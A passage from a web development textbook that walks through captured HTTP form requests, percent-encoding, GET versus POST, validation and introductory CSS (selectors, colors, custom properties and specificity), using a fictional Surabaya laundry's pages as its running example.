HeadlessChrome/141.0.7390.37 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8155/status.html
Accept-Encoding: gzip, deflate, br, zstd
```

Take **Listing 2.24** apart:

- `GET` is the **method** — what kind of operation this is.
- `/status?bill=B2938&phone=0896+0000+1482` is the **target**. The part before the `?` is the path, which is the form's `action`; everything after it is the **query string**, and the query string is where a GET form puts its data.
- `HTTP/1.1` is the protocol version.
- Every following line up to the blank one is a **header**: a name, a colon and a value. `Host` names the site, `User-Agent` the browser, `Accept` the kinds of answer it can use, `Referer` the page the form was on; the `Sec-` and `sec-ch-` lines are extra hints modern browsers add.
- Then a blank line, which marks the end of the headers, and the **body**, which for a GET is empty.

Now look at the query string closely: `bill=B2938&phone=0896+0000+1482`. Two pairs, joined by `&`. Within a pair, the name and the value are joined by `=`. And the spaces in the phone number have become `+` signs. That substitution has a name.

2.13.2 Percent-encoding

> **DEFINITION. Percent-encoding**, also called URL encoding [3], is the rule for putting arbitrary text into a place where only a restricted set of characters is allowed. Every byte that is not a letter, a digit, or one of `-`, `.`, `_` and `~` is replaced by a percent sign and two hexadecimal digits giving the byte's value. In form data, a space may be written `+` instead of `%20`.

The rule exists because `=` and `&` are already doing a job: an ampersand typed into a field and sent unchanged would be read as the start of a new pair, and the data would be silently wrong.

Worked by hand: `#` is byte 35, and $35 = 2 \times 16 + 3$, so the digits are `23` and `#` is written `%23`. The comma is byte 44; $44 = 2 \times 16 + 12$, and 12 in hexadecimal is `C`, so a comma is `%2C`. The colon is byte 58; $58 = 3 \times 16 + 10$, and 10 is `A`, so `09:30` travels as `09%3A30`. In general a byte v between 0 and 255 is written with the two hexadecimal digits

$$v = 16h + \ell, \qquad h = \lfloor v/16 \rfloor, \quad \ell = v - 16h \tag{2.2}$$

where h and ℓ are each between 0 and 15, and the digits 10 to 15 are written `A` to `F`. **Table 2.10** applies Equation (2.2) to the characters you will meet most.

Table 2.10 Common percent-encodings. A literal plus sign must itself be encoded as `%2B`, because a bare `+` already means a space.

Character	Byte (decimal)	Percent-encoded
space	32	`%20`, or `+` in form data
`#`	35	`%23`
`%`	37	`%25`
`&`	38	`%26`
`+`	43	`%2B`
`,`	44	`%2C`
`/`	47	`%2F`
`:`	58	`%3A`
`=`	61	`%3D`
`?`	63	`%3F`

Table 2.10 explains a bug you will otherwise spend an afternoon on: a visitor types `C++` into a search box, your code does not decode the value properly, and the search runs for `C` followed by two spaces. Letters outside English are encoded byte by byte after conversion to UTF-8: `é` is the two bytes 195 and 169, so it travels as `%C3%A9`.

2.13.3 A real POST

Listing 2.25 is the pickup form of **Listing 2.21**, **Listing 2.22** and **Listing 2.23**, filled in as in the worked example of Section 2.12.8 and submitted with `method="post"`, captured the same way.

Listing 2.25 A real POST request from the pickup form (`captures/request-2.txt`). The data has moved out of the first line and into the body, but its format is unchanged.

```
POST /pickup HTTP/1.1
Host: localhost:8155
Connection: keep-alive
Content-Length: 258
Pragma: no-cache
Cache-Control: no-cache
sec-ch-ua: "HeadlessChrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8155
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/141.0.7390.37 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8155/pickup.html
Accept-Encoding: gzip, deflate, br, zstd

name=Siti+Rahmawati&phone=0812+0000+1234&email=&address=Jl.+Keputih+Tegal+Timur+12%2C+Sukol
ilo&outlet=O02&service=S0001&amount=4.3&care=no-perfume&care=hang-shirts&pickup_date=2026-
10-02&slot=09%3A30&notes=Green+gate%2C+ring+twice+%233&consent=yes&source=web
```

Compare **Listing 2.25** with **Listing 2.24**. **Changed:** the method is `POST`, the target is just `/pickup` with no question mark, there are two new headers, and there is a body after the blank line. **Not changed:** the body is encoded exactly as the query string was — pairs joined by `&`, name and value joined by `=`, spaces as `+`. The address `Jl. Keputih Tegal Timur 12, Sukolilo` arrives with its comma as `%2C`; the note `Green gate, ring twice #3` arrives as `Green+gate%2C+ring+twice+%233`; and `09:30` as `09%3A30`.

The two new headers are load-bearing. `Content-Type: application/x-www-form-urlencoded` tells the server how to read the body; without it the bytes are just bytes. `Content-Length: 258` says how many bytes to expect — count them, and there are exactly 258 — so the server reads that many and stops, which is how it knows the request has ended on a connection that stays open. A third new header, `Origin`, tells the server which site the form was on, which Chapter 5 uses against forged requests.

`care` appears **twice**, once per ticked checkbox, and `email` is present but empty; an unticked consent box would have left no `consent` pair at all.

> **KEY INSIGHT.** The server does not receive a form. It receives a flat list of name-and-value pairs, in which a name may appear zero times, once, or many times. Every server-side toolkit therefore offers two ways of reading it: one that returns the first value, and one that returns them all. In Java's Servlet API they are `getParameter` and `getParameterValues`; in Flask, `request.form.get` and `request.form.getlist`; PHP's `$_POST` keeps only the *last* value unless the HTML names the field `care[]`. Using the singular one on a checkbox group is a bug that only shows up when a visitor ticks two boxes.

2.13.4 File uploads and `multipart/form-data`

Percent-encoding a ten-megabyte photograph would roughly triple its size, so forms that carry files use a different packaging. Add `enctype="multipart/form-data"` to the form and an `<input`

`type="file">`, and this is what goes out; **Listing 2.26** was sent by `curl`, a command-line HTTP client, with one text field and one small file.

Listing 2.26 A real `multipart/form-data` POST carrying one text field and one uploaded file (`captures/request-3.txt`).

```
POST /pickup HTTP/1.1
Host: localhost:8155
User-Agent: curl/8.5.0
Accept: */*
Content-Length: 361
Content-Type: multipart/form-data; boundary=------------------------zcuw3pPVwyaCvhbdOfsOxk

--------------------------zcuw3pPVwyaCvhbdOfsOxk
Content-Disposition: form-data; name="name"

Siti Rahmawati
--------------------------zcuw3pPVwyaCvhbdOfsOxk
Content-Disposition: form-data; name="note"; filename="stain.txt"
Content-Type: text/plain

Coffee on the left sleeve.
Batik, do not bleach.

--------------------------zcuw3pPVwyaCvhbdOfsOxk--
```

Listing 2.26 is a different shape. The `Content-Type` header names a **boundary**: a long random string chosen so it cannot occur in the data. The body is then the boundary, a part, the boundary, another part, and finally the boundary with two extra hyphens to say "that was the last one". Each part carries its own headers — `Content-Disposition` with the field's `name`, plus `filename` and `Content-Type` when it is a file — then a blank line, then the raw bytes. Nothing is encoded, which is why the format exists.

2.13.5 Choosing between GET and POST

Table 2.11 is the comparison, and then the rule.

Table 2.11 GET against POST. The last row is the one that decides.

	GET	POST
Where the data goes	in the URL, after `?`	in the request body
Visible in the address bar	yes	no
Can be bookmarked or shared	yes	no
Kept in browser history	yes	no
Written to server logs	yes, in full	no, only the path
Size limit	a few thousand characters in practice	effectively none
Can carry files	no	yes
Re-sent by pressing Reload	silently	only after a warning
Cached by browsers and proxies	yes	no
Meant for	asking for something	changing something

> **THE RULE.** Use **GET** when the request only *reads* — a search, a filter, a status check. Use **POST** when the request *changes* something — a pickup request, a registration, a payment. HTTP itself defines GET as *safe*: it must not change anything on the server [4]. The test that never fails: *would it be harmful to do this twice?* Checking a status twice is harmless. Requesting a

> pickup twice sends a driver twice. GET requests are re-sent by reloading, by the back button, by a prefetching browser and by a crawler; POST requests are not.

That is why the status page of Profitina Laundry is a GET — the link `status.html?bill=B2938&phone=0896-0000-1482` printed on a receipt opens the answer directly — and the pickup page is a POST. And **never put a password in a GET**: it lands in the address bar, in the history, in the server's access log in plain text, and in the `Referer` header of the next request.

2.14 Validation: Three Places, Three Jobs

Validation is checking that data is acceptable. It happens in three places, and almost everyone's mistake is thinking one of them is enough.

In the HTML. The attributes of **Table 2.9** — `required`, `pattern`, `min`, `max`, `type="email"` — are checked by the browser before it sends. They cost no code, work with JavaScript switched off, and come with messages already translated into the visitor's language. Their weakness: they are *the browser's* check, and the browser is on the visitor's machine.

In JavaScript. The browser's messages appear one at a time, in a bubble you cannot restyle. A script does better: every bad field marked at once, in your words, next to the field, and read aloud by a screen reader (Section 2.25). Its weakness is the HTML's, only more so: a visitor can switch JavaScript off, and an attacker does not use a browser at all.

On the server.

> **WARNING — THE MOST IMPORTANT WARNING IN THIS CHAPTER.** Client-side validation is a **convenience for honest visitors**, not security and not correctness. Anyone can send a request that never passed through your form: with `curl`, with a saved copy of the page with the attributes deleted, or with twenty lines of Python. The server must repeat every check, unconditionally, on every request. The three servers of Section 2.26 do exactly that, and the duplication is deliberate.

In one line: **the client's checks stop mistakes; the server's checks stop attacks.**

2.14.1 Validating the markup itself

There is a fourth kind of validation, about your HTML rather than your visitor's data. Because browsers never report markup errors (Section 2.9.3), you need a tool that does: the W3C Nu HTML Checker, online at `https://validator.w3.org/nu/` and also downloadable as a single Java file, `vnu.jar`. It lists unclosed elements, attributes that do not exist, an `id` used twice, a `<label>` pointing at nothing. Run on **Listing 2.14** it reports three errors (the path shortened here):

```
".../table-attributes.html":1.1-1.6: error: Start tag seen without seeing a doctype first.
Expected "<!DOCTYPE html>".
".../table-attributes.html":1.7-2.8: error: Element "head" is missing a required instance
of child element "title".
".../table-attributes.html":3.5-3.54: error: Attribute "cellpading" not allowed on element
"table" at this point.
```

The third line is the bug of **Figure 2.19**, found in a second. Every modern page of this chapter, including the three public pages and every page the servers generate, passes the checker with no errors. Three habits: validate every page before calling it finished; fix the *first* error first, because one unclosed tag invents a cascade below it; and validate the HTML the **server produced**, not your template.

2.15 CSS from the First Rule

HTML says what things are; **CSS** says what they look like. CSS stands for **Cascading Style Sheets**, and Section 2.17 explains the word *cascading* — the part everybody skips and then regrets.

2.15.1 The shape of a rule

```
selector { property: value; property: value; }
```

The **selector** says which elements the rule applies to; each **property** names one aspect of appearance and each **value** says what it should be; a property and its value together are a **declaration**, and declarations are separated by semicolons. Take one rule apart:

```
hr { color: red; height: 5px; width: 50%; }
```

Selector `hr`; properties `color`, `height`, `width`; values `red`, `5px`, `50%`. Every horizontal rule on the page is red, five pixels tall and half the width of whatever contains it. Write the last semicolon even though it is optional; the day you add a property below it, you will not have to remember.

2.15.2 Three places to put CSS

There are exactly three.

Inline — in a `style` attribute on one tag, as in **Listing 2.27**.

Listing 2.27 Inline CSS (excerpt of `html/basics/css-inline.html`). It applies to this one element and nothing else.

```
<b style="color: blue">
  The bold and blue color text!
</b>
```

Figure 2.20 shows **Listing 2.27** in a browser. Use inline CSS almost never: it applies to one element, cannot be reused, beats almost every other rule (Section 2.17.2), and mixes appearance back into the structure you were keeping clean.



Figure 2.20 Inline CSS: a `style` attribute on a single `<b>` element makes that one piece of text blue.

Internal — in a `<style>` element inside `<head>`, as in **Listing 2.28**.

Listing 2.28 Internal CSS (`html/basics/css-internal.html`). One rule in the head styles every matching element on the page.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Using CSS</title>
  <style>
    b { color: blue; }
  </style>
</head>
<body>
  <p>This <b>bold</b> text automatically written in a blue color!<br>
  Whenever the bold tag is called, it has a <b>blue</b> color!
  </p>
</body>
</html>
```

Figure 2.21 shows the result of **Listing 2.28**: *both* bold runs are blue, though neither carries a `style` attribute. That is the gain over inline — one rule, every occurrence.

Figure 2.21 Internal CSS: one rule for `b` in the document head colors every bold run on the page blue.

External — in a separate file, linked from the head:

```
<link rel="stylesheet" href="css/style.css">
```

This is the one to use. The file holds nothing but CSS — no tags, no `<style>` wrapper — and every page that links it shares it: change one line and a thousand pages change together. The browser also downloads it once and reuses it from its cache, so the site is faster. **Figure 2.22** is a small external stylesheet, `stylecss02.css`, written in the old capitalized style (`html/basics/historic/`).



Figure 2.22 An external stylesheet. The first rule has four selectors separated by commas, so one declaration colors four heading levels at once; the rest set a font size per level.

Two things to learn from **Figure 2.22**. The first line is a **comment**, between `/*` and `*/`; CSS has no other comment form, and `//` does not work. And the first rule has **four selectors separated by commas** — `h1, h2, h3, h4 { color: blue; }` — which is how you avoid writing the same declaration four times. **Figure 2.23** is the page that links it, and **Figure 2.24** the result.

stylecss03.html

```
1  <!-- stylecss03.html -->
2  <HTML>
3    <HEAD>
4      <LINK REL="STYLESHEET" TYPE="TEXT/CSS" HREF="stylecss02.css">
5      <STYLE TYPE="TEXT/CSS">
6        B {COLOR: BLUE}
7      </STYLE>
8      <TITLE>Using CSS</TITLE>
9    </HEAD>
10   <BODY>
11     <H1>Header 1</H1>
12     <H2>Header 2</H2>
13     <H3>Header 3</H3>
14     <H4>Header 4</H4>
15     <P>This <B>bold</B> text automatically written in a blue color!
16     <BR>
17     Whenever the bold tag is called, it has a <B>blue</B> color!
18     </P>
19     <H5>This is H5</H5>
20   </BODY>
21 </HTML>
```

Figure 2.23 The page that links the external stylesheet, `html/basics/historic/stylecss03.html`. It also carries an internal `<style>` block, so two sources of CSS apply to the same document.

Figure 2.24 The rendered page. Headings 1 to 4 are blue and sized by the external file; the bold runs are blue from the internal rule; and `<h5>`, which no rule mentions, keeps the browser's default.

Figure 2.24 shows three sources at once: the external file styles headings 1 to 4, the internal `<style>` block of **Figure 2.23** colors the bold words, and `<h5>` keeps the **browser's own stylesheet** — the source that makes `<h1>` big and links blue before any of your CSS runs. You are always overriding something.

2.15.3 Selectors

Table 2.12 is the working set; everything else is a combination of these.

Table 2.12 The CSS selectors you will use. A space between two selectors means "inside"; a `>` means "directly inside".

Selector	Matches
`p`	every `<p>` element
`.field-error`	every element whose `class` contains `field-error`
`#price-table`	the one element whose `id` is `price-table`
`*`	every element
`h1, h2, h3`	every h1, **or** h2, **or** h3
`nav a`	every `<a>` anywhere inside a `<nav>`
`nav > ul`	every `<ul>` that is a **direct child** of a `<nav>`
`h2 + p`	every `<p>` immediately after an `<h2>`
`input[type="radio"]`	every input whose `type` attribute is exactly `radio`
`a:hover`	a link while the pointer is over it
`:focus-visible`	the element that has the keyboard focus, when a ring helps
`input:invalid`	a control whose value fails its own validation
`tr:nth-child(even)`	every second row
`.result:empty`	a result box with nothing in it
`p::first-line`	the first line of a paragraph, whatever it turns out to be

2.15.4 `id` and `class`

> **DEFINITION.** An `id` names one element and must be unique in the document; CSS selects it with `#`, the octothorpe. A `class` names a kind of element; any number of elements may share a class, and one element may have several, separated by spaces. CSS selects a class with `.`, the period.

Figure 2.25 puts both in one page, and **Figure 2.26** is the result.

stylecss04.html

```
<!-- stylecss04.html -->
<HTML>
  <HEAD>
    <TITLE>Profitina Laundry</TITLE>
    <STYLE TYPE="TEXT/CSS">
      #TOP {
        BACKGROUND-COLOR: #FF9;
        PADDING: 1em;
        TEXT-ALIGN: CENTER;
      }
      .MyLine {
        COLOR: BLUE;
        FRONT-WEIGHT: BOLD;
        MARGIN: 0;
        PADDING: 0;
      }
    </STYLE>
  </HEAD>
  <BODY>
    <DIV ID="TOP">
      <H1>Profitina Laundry</H1>
      <P CLASS="MyLine">Clean laundry, three outlets in Surabaya</P>
      <P CLASS="MyLine">Open every day, 07:00 to 21:00</P>
    </DIV>
    <P>Welcome to our website!</P>
  </BODY>
</HTML>
```

Figure 2.25 A page using both kinds of selector (`html/basics/historic/stylecss04.html`): `#TOP` styles one `<div>`, and `.MyLine` styles the two paragraphs that carry that class.

Figure 2.26 The rendered page. The yellow band, its padding and its centering come from `#TOP`; the two blue centered lines come from `.MyLine`; the paragraph outside the `<div>` is untouched.

`#TOP` applies to the one `<div id="TOP">`, giving it a pale yellow background (`#FF9`), one em of padding and centered text. `.MyLine` applies to the two paragraphs carrying that class, making them blue with no margin or padding. The last paragraph is outside the `<div>` and carries no class, so nothing touches it.

There is also a genuine bug in **Figure 2.25**. The `.MyLine` rule says `FRONT-WEIGHT: BOLD`; there is no such property, only `font-weight`. CSS, like HTML, ignores what it does not understand, so the declaration is silently dropped and the two lines are not bold. One slip, no error message, and the only way to notice is to look — or to open the developer tools, which strike the unknown property through.

Which to use? A class, almost always. An id is unique, so a rule written for one can never be reused, and Section 2.17.2 shows that ids also make the cascade harder to reason about. Reserve

ids for `<label for>`, for fragment links, and as handles for JavaScript — exactly how the Profitina Laundry pages use them.

2.15.5 Color

A keyword — `red`, `blue`, `teal`. The original sixteen are in **Figure 2.27** with their hexadecimal equivalents; CSS now has about a hundred and fifty more.

black = #000000	green = #008000
silver = #C0C0C0	lime = #00FF00
gray = #808080	olive = #808000
white = #FFFFFF	yellow = #FFFF00
maroon = #800000	navy = #000080
red = #FF0000	blue = #0000FF
purple = #800080	teal = #008080
fuchsia = #FF00FF	aqua = #00FFFF

Figure 2.27 The sixteen original color keywords with their hexadecimal values. Note that `green` is the dark `#008000` while the bright one is `lime`.

Hexadecimal, six digits. `#RRGGBB`: two hexadecimal digits each for red, green and blue, each pair running from `00` (none) to `FF` (all), which is 0 to 255 by Equation (2.2). So `#FF0000` is pure red; `#000000` is black, `#FFFFFF` white, and equal amounts of all three a gray. Work one out: the blue of the Profitina Laundry buttons is `#2563eb`. Red is `25` $=2 \times 16 + 5 = 37$; green is `63` $=6 \times 16 + 3 = 99$; blue is `eb` $=14 \times 16 + 11 = 235$. Little red, some green, nearly full blue: a strong blue.

Hexadecimal, three digits. `#FF9` is shorthand for `#FFFF99`: each digit is doubled. It is what **Figure 2.25** uses for its pale yellow. The colors whose three digits are all drawn from 0, 3, 6, 9, C and F — $6^3 = 216$ of them — are the *web-safe* palette of **Figure 2.28**, from the days of screens that showed only 256 colors; no modern screen needs it, but old stylesheets are full of it.



Figure 2.28 The 216 web-safe colors. Each swatch shows its three-digit code, such as `9C0` for `#99CC00`, grouped in six blocks by the red digit. **`rgb()`** writes the same numbers in decimal, `rgb(37 99 235)`, and a fourth value adds transparency: `rgb(37 99 235 / 0.35)` is that blue at 35 percent opacity.

2.15.6 Lengths

Table 2.13 CSS length units. Prefer `rem` for type and spacing, `px` for borders, `%` and `fr` for layout.

Unit	Means
`px`	one CSS pixel
`%`	a percentage of the containing element's corresponding measurement
`em`	the font size of **this** element
`rem`	the font size of the **root** element, normally 16px
`vw`, `vh`	one percent of the window's width or height
`fr`	one share of the leftover space, in a grid

The two in **Table 2.13** that confuse everyone are `em` and `rem`. `em` is relative to the current element's font size, so nesting multiplies: put `font-size: 0.9em` on a list and nest three of them, and the innermost text is $0.9^3 \approx 0.73$ of normal without your asking. `rem` is relative to the root and never compounds. Use `rem` unless you want the compounding.

2.15.7 A first real stylesheet

Listing 2.29 applies all of this to the price table of **Listing 2.15**.

Listing 2.29 The stylesheet for the price table (`html/basics/price-table.css`), with the less obvious properties explained in comments.

```
table.receipt {
  border-collapse: collapse;   /* one shared line between cells, not two */
  width: 100%;
  background: #ffffff;
  border: 1px solid #d1d5db;
}
table.receipt caption {
  caption-side: top;           /* above the table, which is the default */
  text-align: left;
  font-weight: 700;
  padding: 0.5rem 0;           /* 0.5rem top and bottom, 0 left and right */
  color: #1d4ed8;
}
table.receipt th,
table.receipt td {
  border: 1px solid #d1d5db;
  padding: 0.5rem 0.7rem;
  text-align: left;
  vertical-align: top;
}
table.receipt thead th { background: #eff6ff; }
table.receipt tfoot td { font-style: italic; background: #f6f8fb; }
```

Two properties in **Listing 2.29** are new. `border-collapse: collapse` makes neighboring cells share one border line instead of each drawing its own; without it every internal line is double, the unmistakable look of an unstyled table. And `padding: 0.5rem 0.7rem` is a **shorthand**: two values mean top-and-bottom then left-and-right; one value means all four sides; four values run clockwise from the top. Notice also `table.receipt` with no space — element *and* class together, matching only a `<table class="receipt">`. `table .receipt`, with a space, means something entirely different: any element of class `receipt` *inside* a table.

2.16 Custom Properties: Naming a Design Once

The Profitina Laundry stylesheet uses its blue on buttons, links, the hero banner and the focus ring. Typing `#2563eb` in twelve places is how a site ends up in eleven slightly different blues. **Custom properties** — often called *CSS variables* — let you name a value once and use the name everywhere.

> **DEFINITION.** A **custom property** is a property whose name begins with two hyphens, such as `--blue`. It is declared like any other property, usually on `:root` (the `<html>` element) so that every element inherits it, and it is read with `var(--blue)`. A second argument gives a fallback: `var(--space, 1rem)`.

Listing 2.30 is the top of the real stylesheet: the design's **tokens**, every color and radius named once.

Listing 2.30 The design tokens of the Profitina Laundry pages, and a dark theme that changes only the tokens (excerpt of `html/css/style.css`).

```
/* ---- 1. Design tokens: every color and radius is named once, here ---- */
:root {
  --blue: #2563eb;
  --blue-dark: #1d4ed8;
  --cyan: #06b6d4;
  --teal: #0f766e;
  --ink: #1f2937;
  --muted: #4b5563;
  --line: #d1d5db;
  --bg: #f6f8fb;
  --card: #ffffff;
  --bad: #b91c1c;
  --bad-bg: #fef2f2;
  --radius: 10px;
  --space: 1rem;
}

@media (prefers-color-scheme: dark) {
  :root {                              /* only the tokens change; no rule below is touched
*/
    --ink: #e5e7eb;
    --muted: #9ca3af;
    --line: #374151;
    --bg: #111827;
    --card: #1f2937;
    --blue-dark: #93c5fd;
    --bad: #fca5a5;
    --bad-bg: #3b1d1d;
  }
}
```

The rest of the stylesheet never names a color directly: `body { color: var(--ink); background: var(--bg); }`, `.card { background: var(--card); border: 1px solid var(--line); }`. The payoff is the second half of **Listing 2.30**. `prefers-color-scheme: dark` is true when the visitor has asked the operating system for dark mode; inside it, eight tokens get new values, and *not one rule below is touched*. **Figure 2.29** is the same page as **Figure 2.38** in Section 2.25, with the system set to dark.



Figure 2.29 The price page with the system in dark mode. Only the eight tokens in the media query changed; every rule that uses them followed.

Custom properties differ from the variables of a programming language in one way that matters: they take part in the cascade. A value set on `:root` applies everywhere; the same property set on `.hero` applies only inside the hero, and overrides the root value there. That is why one media query can re-theme a site.

2.17 The Cascade and Specificity, Worked as Arithmetic

Two rules say different things about the same element. Which wins? That is what the C in CSS is for, and it is decided in stages, in order; the first stage that separates the two ends the contest.

2.17.1 Stage one: origin and importance

Declarations come from three origins: the **browser's** default stylesheet, the **user's** preferences, and the **page's** own — yours. Normally the page beats the user, who beats the browser. `!important` reverses the order for the user, so a visitor who needs 24-point type can have it whatever you wrote. In your own stylesheets `!important` is a last resort: it beats specificity entirely, so the next person who wants to override your rule must write `!important` too, and then there are two of them and no way to choose. Our stylesheet uses it once, on `[hidden] { display: none !important; }` in the finished application, so that nothing can accidentally show an element the HTML hid.

2.17.2 Stage two: specificity

If both rules are yours and neither is `!important`, the more **specific** selector wins — and specificity is arithmetic you can do on paper.

> **DEFINITION.** The **specificity** of a selector is a triple (a, b, c) where a is the number of `id` selectors in it, b is the number of class selectors, attribute selectors and pseudo-classes, and c is the number of element names and pseudo-elements. Triples are compared left to right: a first, and only if the a values tie does b matter, and only then c.

The comparison is **not** a sum; it behaves as if the numbers were written in a base so large that no quantity of classes can outweigh one id. For everyday work, pretend the base is ten and compute

$$\text{score} = 100a + 10b + c \tag{2.3}$$

which gives the right order for any selector a human would write. **Table 2.14** works Equation (2.3) one line at a time on selectors from our own stylesheet.

Table 2.14 Specificity computed for real selectors. Count the ids, then the classes, attributes and pseudo-classes, then the element names.

Selector	Ids (a)	Classes (b)	Elements (c)	Triple	Score
`*`	0	0	0	(0,0,0)	0
`a`	0	0	1	(0,0,1)	1
`nav ul li a`	0	0	4	(0,0,4)	4
`.card`	0	1	0	(0,1,0)	10
`.site-menu a`	0	1	1	(0,1,1)	11
`a:hover`	0	1	1	(0,1,1)	11
`input[type="radio"]`	0	1	1	(0,1,1)	11
`.table tbody tr:nth-child(even)`	0	2	2	(0,2,2)	22
`.site-menu a[aria-current="page"]`	0	2	1	(0,2,1)	21
`#price-table`	1	0	0	(1,0,0)	100
`#price-table tbody th`	1	0	2	(1,0,2)	102
a `style` attribute	—	—	—	—	beats all

Three lessons from **Table 2.14**. One id, at 100, beats nine classes at 90 — and would beat ninety, because the comparison is by column, not by sum. An inline `style` attribute beats every selector, which is the first reason not to use one. And `*` scores zero, so a rule written with it loses to anything at all, which is exactly what a reset should do.

Stage three: source order. If two rules have equal specificity, **the one written later wins**. That is why a stylesheet runs general first and specific last, and why a second linked stylesheet can override the first.

Stage four: inheritance. If no rule mentions an element, some properties are inherited from its parent and some are not. Anything about text — `color`, `font-family`, `font-size`, `line-height` — is inherited, which is why setting the font once on `body` sets it everywhere. Anything about boxes — `margin`, `padding`, `border`, `background`, `width` — is not, because a paragraph inheriting its parent's border would be absurd. Custom properties are always inherited.

2.17.3 A worked contest

Listing 2.31 gives four rules, in this order, for the one link in `html/basics/cascade.html`, `<a href="#" aria-current="page">Order</a>` inside `<nav class="site-nav">`.

Listing 2.31 Four rules competing for the color of one link (`html/basics/cascade.css`).

```
a                                { color: #0000ee; }   /* (0,0,1) =  1 */
.site-nav a                      { color: #0f766e; }   /* (0,1,1) = 11 */
nav ul li a                      { color: #ff0000; }   /* (0,0,4) =  4 */
.site-nav a[aria-current="page"] { color: #1d4ed8; }   /* (0,2,1) = 21 */
```

